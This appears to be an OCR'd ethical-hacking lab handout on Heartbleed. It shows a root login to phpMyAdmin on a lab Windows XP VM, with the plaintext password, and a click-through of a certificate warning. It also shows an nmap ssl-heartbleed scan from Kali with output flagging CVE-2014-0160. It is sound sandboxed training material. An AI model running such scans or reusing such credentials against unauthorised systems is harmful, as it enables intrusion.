


Restart services so all changes take effect

Heartbleed Exploit

phpmyadmin login session

`[EH-WinXP] https://10.76.xx.201/phpmyadmin`



This Connection is Untrusted

You have asked Firefox to connect securely to **10.76.5.201**, but we can't confirm that your connection is secure.


Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

Run FireFox and click through security warnings

[EH-WinXP]



Add Security Exception

You are about to override how Firefox identifies this site.

Legitimate banks, stores, and other public sites will not ask you to do this.

Server

Location: https://10.76.5.201/phpmyadmin

Certificate Status

This site attempts to identify itself with invalid information.

Wrong Site

The certificate belongs to a different site, which could mean that someone is trying to impersonate this site.


Unknown Identity

The certificate is not trusted because it hasn't been verified as issued by a trusted authority using a secure signature.

☑ Permanently store this exception

Add the exception to use our self-signed "unknown" certificate

[EH-WinXP]



Welcome to phpMyAdmin

Language

English


Log in

Username: root

Password: ●●●●●●●●●

Login as root with password = Cabri11o

[EH-WinXP]



mysql

- columns_priv
- db
- event
- func
- general_log
- help_category
- help_keyword
- help_relation
- help_topic
- host
- ndb_binlog_index
- plugin
- proc
- procs_priv


	Table	Action				
□	columns_priv	Browse	Structure	Search	Insert	Empty
□	db	Browse	Structure	Search	Insert	Empty
□	event	Browse	Structure	Search	Insert	Empty
□	func	Browse	Structure	Search	Insert	Empty
□	general_log	Browse	Structure	Search	Insert	Empty
□	help_category	Browse	Structure	Search	Insert	Empty
□	help_keyword	Browse	Structure	Search	Insert	Empty
□	help_relation	Browse	Structure	Search	Insert	Empty
□	help_topic	Browse	Structure	Search	Insert	Empty
□	host	Browse	Structure	Search	Insert	Empty
□	ndb_binlog_index	Browse	Structure	Search	Insert	Empty

Navigate to the mysql database, structure tab

[EH-Kali]

Login to your EH-Kali-xx VM


EH-Kali] nmap -p 443 --script ssl-heartbleed 10.76.xx.201



```
root@eh-kali-05:~# nmap -p 443 --script ssl-heartbleed 10.76.5.201

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-11-28 00:01 PST
Nmap scan report for 10.76.5.201
Host is up (0.00032s latency).
PORT    STATE SERVICE
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL
cryptographic software library. It allows for stealing information intended to be
protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-
beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading
memory of systems protected by the vulnerable OpenSSL versions and could allow for
disclosure of otherwise encrypted confidential information as well as the
encryption keys themselves.
|
|     References:
|       http://cvedetails.com/cve/2014-0160/
|       http://www.openssl.org/news/secadv_20140407.txt
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
MAC Address: 00:50:56:AF:16:3A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
root@eh-kali-05:~#
```

Check if EH-WinXP-xx is vulnerable to Heartbleed

